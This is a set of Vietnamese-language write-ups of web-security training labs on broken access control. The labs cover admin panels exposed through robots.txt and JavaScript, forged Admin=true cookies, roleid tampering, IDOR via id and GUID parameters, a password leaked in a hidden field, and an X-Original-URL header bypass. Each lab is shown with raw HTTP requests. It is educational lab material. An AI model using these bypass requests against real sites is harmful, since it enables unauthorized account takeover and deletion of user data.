

MỤC LỤC

[WRITE-UP LAB: UNPROTECTED ADMIN FUNCTIONALITY].....	1
[WRITE-UP LAB: UNPROTECTED ADMIN FUNCTIONALITY WITH UNPREDICTABLE URL].....	2
[WRITE-UP LAB: USER ROLE COTROLLED BY REQUEST PARAMETER].....	3
[WRITE-UP LAB: USER ROLE CAN BE MODIFIED IN USER PROFILE].....	5
[WRITE-UP LAB: USER ID CONTROLLED BY REQUESTED PARAMETER].....	7
[WRITE-UP LAB: USER ID CONTROLLED BY REQUEST PARAMETER WITH PASSWORD DISCLOSURE].....	11
[WRITE - UP LAB: URL-BASED ACCESS CONTROL CAN BE CIRCUMVENTED].....	13
[WRITE-UP LAB: METHOD-BASED ACCESS CONTROL CAN BE CIRCUMVENTED].....	15


[WRITE-UP LAB: UNPROTECTED ADMIN FUNCTIONALITY]

Mô tả Lab: Lab này chứa website có một bảng admin không được bảo vệ

Chuẩn bị:

- Kiến thức về robots.txt: Tập **robots.txt** được sử dụng để hướng dẫn các trình thu thập dữ liệu web (chẳng hạn như các trình thu thập dữ liệu của công cụ tìm kiếm) về những trang hoặc phần nào của trang web mà họ được phép thu thập dữ liệu và lập chỉ mục.

Bước 1: Truy cập vào robots.txt của website. Ở đây chúng ta nhận thấy ở phần Disallow có một đường dẫn: /administrator-panel.



Bước 2: Thử thay đổi đường dẫn bằng cách thêm '/administrator-panel' vào trong url, kết quả: Chúng ta thấy được phần admin và có thể xóa được tài khoản carlos

Users

wiener - [Delete](#)
carlos - [Delete](#)

Lý do bị lỗi này: phần administrator-panel không được bảo mật dẫn đến việc khi người dùng tìm thông tin từ robots.txt và truy cập vào admin thì sẽ hiển thị hết các thông tin của admin.

[WRITE-UP LAB: UNPROTECTED ADMIN FUNCTIONALITY WITH UNPREDICTABLE URL]

Mô tả lab: Website này có một bảng quản trị không được bảo vệ. Nó nằm ở một vị trí khó đoán, nhưng vị trí này được tiết lộ ở đâu đó trong ứng dụng.

Bước 1: Truy cập vào website, sau đó mở burp suite và nhìn phía mã nguồn của response. Chúng ta thấy rằng phần mã javascript đã vô tình để lộ đường dẫn của admin

```
15 |                                     <a href=/>Home</a><p>| </p>
16 |                                     <script>
17 | var isAdmin = false;
18 | if (isAdmin) {
19 |     var topLinksTag = document.getElementsByClassName("top-links")[0];
20 |     var adminPanelTag = document.createElement('a');
21 |     adminPanelTag.setAttribute('href', '/admin-56iapr');
22 |     adminPanelTag.innerText = 'Admin panel';
23 |     topLinksTag.append(adminPanelTag);
24 |     var pTag = document.createElement('p');
25 |     pTag.innerText = '|';
26 |     topLinksTag.appendChild(pTag);
27 | }
28 | </script>
```

Bước 2: Truy cập thử vào vào đường dẫn này. Kết quả vào được thành công và chúng ta có thể xóa tài khoản carlos

<https://0a7c003f034ce6682d001c10094009f.web-security-academy.net/admin-56iapr>

WebSecurity Academy

Unprotected admin functionality with unpredictable URL
 [Back to lab description >>](#)

LAB Not solved

[Home](#) | [My account](#)

Users

wiener - [Delete](#)
 carlos - [Delete](#)

[WRITE-UP LAB: USER ROLE COTROLLED BY REQUEST PARAMETER]

Mô tả Lab: Website này có một bảng quản trị tại /admin, nơi xác định quản trị viên bằng cách sử dụng cookie có thể bị giả mạo.

Bước 1: Thử truy cập vào '/admin' của web, kết quả chức năng này yêu cầu:

User role controlled by request parameter

Back to lab description >>

LAB Not solved

[Home](#) | [My account](#)

Admin interface only available if logged in as an administrator

Bước 2: Thực hiện đăng nhập vào trang web bằng tài khoản wiener:peter. Chúng ta nhìn vào trong request:


```
GET /my-account?id=wiener HTTP/2
Host: 0af5004903281719805b85fe00540014.web-security-academy.net
Cookie: Admin=false; session=cVpOpxl1tt4G4I4k069ZxKlntpbpbEwZSp
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://0af5004903281719805b85fe00540014.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Chúng ta để ý thấy rằng, ở phần cookies có để giá trị admin = false (có nghĩa là người dùng bình thường thì admin cookies sẽ để false, còn nếu là admin thì để là true)


Bước 3: Thử vào lại phần website, trong phần response chuyển admin cookies thành true:

```
GET /admin HTTP/2
Host: 0af5004903281719805b85fe00540014.web-security-academy.net
Cookie: Admin=true; session=cVpOpxl1tt4G4I4k069ZxKlntpbBEwZSp
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://0af5004903281719805b85fe00540014.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Kết quả:



Tiếp tục xóa tài khoản carlos, tuy nhiên phải tiếp tục để giá trị admin cookies thành true, kết quả đã xóa thành công và giải được lab



[WRITE-UP LAB: USER ROLE CAN BE MODIFIED IN USER PROFILE]

Mô tả Lab: Web này có một bảng quản trị tại /admin. Chỉ người dùng đã đăng nhập với **roleid** là **2** mới có thể truy cập.

Bước 1: Thử đăng nhập vào tài khoản wiener:peter và bắt request xem có hiển thị 'roleid' hay không, kết quả không hiển thị 'roleid'

Request


```
Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a21009f031b850580c2807d004900a5.web-security-academy.net
3 Cookie: session=bFaNy6nl25rZTxYoGtQDeNEj7jA6i6oh
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
  /png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Accept-Language: en-US
16 Referer: https://0a21009f031b850580c2807d004900a5.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
```


Bước 2: Tiếp tục thử chức năng ‘update email’ xem có lộ thông tin không, kết quả ở phần response hiển thị ‘roleid’ của user wiener:

Response

```
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 125
6
7 {
8   "username": "wiener",
9   "email": "quanle58202@gmail.com",
10  "apikey": "ZUF0ZDUo7MyaLcl4oAFfArIAertUWXP5",
11  "roleid": 1
12 }
```

Bước 3: Gửi request ‘change email’ đến phần repeater và thêm roleid cho người dùng (roleid:2), sau đó kiểm tra kết quả, user wiener đã có phần admin panel

 User role can be modified in user profile

LAB Not solved 

[Back to lab description >>](#)

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account


Your username is: wiener


Your email is: quanle58202@gmail.com

Email

Update email

Tiếp tục xoá user carlos, lab đã được giải xong:

 User role can be modified in user profile

LAB Solved 

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!   [Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!


Users

wiener - [Delete](#)


[WRITE-UP LAB: USER ID CONTROLLED BY REQUESTED PARAMETER]

Mô tả Lab: Website này có một lỗ hổng leo thang đặc quyền ngang trên trang tài khoản người dùng. Để giải quyết, hãy lấy khóa API của người dùng carlos, có thể đăng nhập vào tài khoản của mình bằng các thông tin đăng nhập đã cho.

Bước 1: Đăng nhập vào tài khoản wiener:peter



Bước 2: Để ý thấy rằng ở url, chúng ta thấy id đang để là wiener, thử đổi thành carlos, kết quả thành công vào được tài khoản carlos, tiếp theo copy API key là thành công




[WRITE-UP LAB: USER ID CONTROLLED BY REQUEST PARAMETER, WITH UNPREDICTABLE USER IDS]

Mô tả lab: Website này có một lỗ hổng leo thang quyền hạn ngang trên trang tài khoản người dùng, nhưng nhận diện người dùng bằng GUID. Bài này khá giống với bài trên, tuy nhiên chúng ta phải tìm GUID của carlos.

Chuẩn bị:

GUID (Globally Unique Identifier) là một định danh duy nhất toàn cầu, được sử dụng để nhận diện các thực thể trong các hệ thống máy tính. GUID thường được biểu diễn dưới dạng chuỗi 32 ký tự thập lục phân, chia thành năm nhóm được phân cách bởi dấu gạch ngang, với định dạng như sau: `XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX`

Bước 1: Tìm GUID carlos. Chúng ta thấy rằng, khi nhấn vào 1 post thì nó sẽ hiển thị nội dung của người viết, và khi click vào người viết thì chúng ta có thể thấy được GUID trên đường dẫn của họ. Chẳng hạn khi ta nhấn vào bài post thì ta thấy được GUID của admin



[Home](#) | [My account](#)



Bước 2: Tìm post do tài khoản carlos, dễ dàng tìm được post ‘festival’, sau đó truy cập vào post này và truy cập vào tài khoản carlos để thấy GUI của tài khoản này:



User ID controlled by request parameter, with unpredictable user IDs


Submit solutionBack to lab description >>

LABNot solved

[Home](#) | [My account](#)



Bước 3: Làm tương tự như lab trước, kết quả:



User ID controlled by request parameter, with unpredictable user IDs

Submit solutionBack to lab description >>

LABNot solved

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your API Key is: GgznWJ2ayz3x6Nb8WR9NUVzW6mlaxOAX

Email

Update email

[WRITE-UP LAB: USER ID CONTROLLED BY REQUEST PARAMETER WITH DATA LEAKAGE IN DIRECT]

Mô tả Lab: Phòng thí nghiệm này chứa một lỗ hổng kiểm soát truy cập mà thông tin nhạy cảm bị rò rỉ trong nội dung của một phản hồi chuyên hướng.

Bước 1: Đăng nhập vào tài khoản wiener:peter

Bước 2: Bắt request tài khoản này, sau đó chuyển request sang phần repeater

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a4b00c403fc5e8781b302cc006700c0.web-security-academy.net
3 Cookie: session=afqJUteJHtKmEgWJ0mTYJgww6CxgmSdG
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Accept-Language: en-US
16 Referer: https://0a4b00c403fc5e8781b302cc006700c0.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

Bước 3: Ở phần url, chuyển wiener thành carlos và nhấn send

```
GET /my-account?id=carlos HTTP/2
Host: 0a4b00c403fc5e8781b302cc006700c0.web-security-academy.net
Cookie: session=afqJUteJHtKmEgWJ0mTYJgww6CxgmSdG
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://0a4b00c403fc5e8781b302cc006700c0.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Bước 4: Sau đó chúng ta thấy phần response đã hiển thị user carlos

My Account

Your username is: carlos

Your API Key is: 4rpGnJ5GfxlzxeitHBQ5D9noz4meWQYV

Email

Update email

[WRITE-UP LAB: USER ID CONTROLLED BY REQUEST PARAMETER WITH PASSWORD DISCLOSURE]

Mô tả: Website này có trang tài khoản người dùng chứa mật khẩu hiện tại của người dùng, được điền sẵn trong một ô nhập liệu bị che giấu.

Bước 1: Đăng nhập website bằng tài khoản wiener:peter

Bước 2: Đổi id thành administrator

Bước 3: Bắt request sang phần repeater, nhìn phần response, chúng ta thấy rằng mật khẩu của administrator đã ở trong phần front-end của website.

```
<label>
  Password
</label>
<input required type="hidden" name="csrf" value="hRkxR3MY14WMWo4P9PyN9wIwtNVHERts">
<input required type=password name=password value='quntwxbduyza09tnx6ez' />
<button class='button' type='submit'>
  Update password
</button>
```

Bước 4: Thực hiện đăng nhập vào tài khoản administrator:quntwxbduyza09tnx6ez, sau đó xóa đi user carlos, kết quả:

WebSecurity Academy

User ID controlled by request parameter with password disclosure

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

[WRITE-UP LAB: INSECURE DIRECT OBJECT REFERENCE]

Mô tả lab: Website này lưu trữ nhật ký trò chuyện của người dùng trực tiếp trên hệ thống tệp của máy chủ và truy xuất chúng bằng cách sử dụng các URL tĩnh.

Bước 1: Đăng nhập vào tài khoản wiener:peter. Vào phần lives chat, thử chat 1 vài đoạn, sau đó nhấn vào phần view script thì ta thấy được toàn bộ lịch sử cuộc trò chuyện. Để ý phần tên của file là '3.txt', chứng tỏ lịch sử cuộc trò chuyện sẽ đc đánh số.

```
File Edit View
CONNECTED: -- Now chatting with Hal Pline --<br>>You: hi<br>>Hal Pline: I've decided to ask you silly questions from now on and see how you like it<br>>You: hi little bitches<br>>Hal Pline: You're going to lose your voice asking me silly questions.<br>>You: hihi<br>>Hal Pline: Sorry, I didn't hear that because I wasn't listening.
```

Bước 2: Thử gửi request của phần download script về, đổi tên file thành '1.txt':

```
GET /download-transcript/1.txt HTTP/2
Host: 0a6b00be03b6ded182a9071d0036002a.web-security-academy.net
Cookie: session=cNnBMpbxFtACkYXt2cRNqXUWkQ59JCLi
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a6b00be03b6ded182a9071d0036002a.web-security-academy.net/chat
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Kết quả chúng ta được file và khi đọc chúng ta thấy thông tin:

```
CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is 0q6ubwcw4x31elrqbl8r. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!
```

Thử đăng nhập bằng tài khoản carlos, kết quả:

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Live chat](#) | [Log out](#)

My Account

Your username is: carlos

Email

Update email

[WRITE - UP LAB: URL-BASED ACCESS CONTROL CAN BE CIRCUMVENTED]


Mô tả: Trang web này có một bảng quản trị không yêu cầu xác thực tại /admin, nhưng hệ thống giao diện người dùng đã được cấu hình để chặn truy cập từ bên ngoài vào

đường dẫn đó. Tuy nhiên, ứng dụng back-end được xây dựng trên một framework hỗ trợ header X-Original-URL.

Chuẩn bị:


- X-Original-URL: Header **X-Original-URL** được sử dụng trong các ứng dụng web để giữ lại URL gốc khi có proxy hoặc các dịch vụ khác thay đổi đường dẫn của yêu cầu.

Bước 1: Khi chúng ta vào trang web, chúng ta thấy rằng hiển thị phần admin panel tuy nhiên phần này đã bị chặn




Bước 2: Gửi request đến repeater, sau đó thêm header X-Original-URL: /admin, kết quả đã vào được tài khoản admin:

```
GET / HTTP/2
Host: 0a1f001404e1795582f0ddf100da00f9.web-security-academy.net
Cookie: session=msr0dlcgA5YHtNNF2DWdQ8Q01EycSicQ
X-Original-Url: /admin
Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a1f001404e1795582f0ddf100da00f9.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

URL-based access control can be circumvented

LAB
Not solved


[Back to lab description >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

Bước 3: Tiếp tục thay đổi request, xóa tài khoản thành công

```

1 GET /?username=carlos HTTP/2
2 Host: 0alf001404e1795582f0ddf100da00f9.web-security-academy.net
3 Cookie: session=msr0d1cgA5YHtMNFZDWdQ8QO1EycSicQ
4 X-Original-Url: /admin/delete
5 Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/126.0.6478.127 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
    .8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0alf001404e1795582f0ddf100da00f9.web-security-academy.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20

```

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

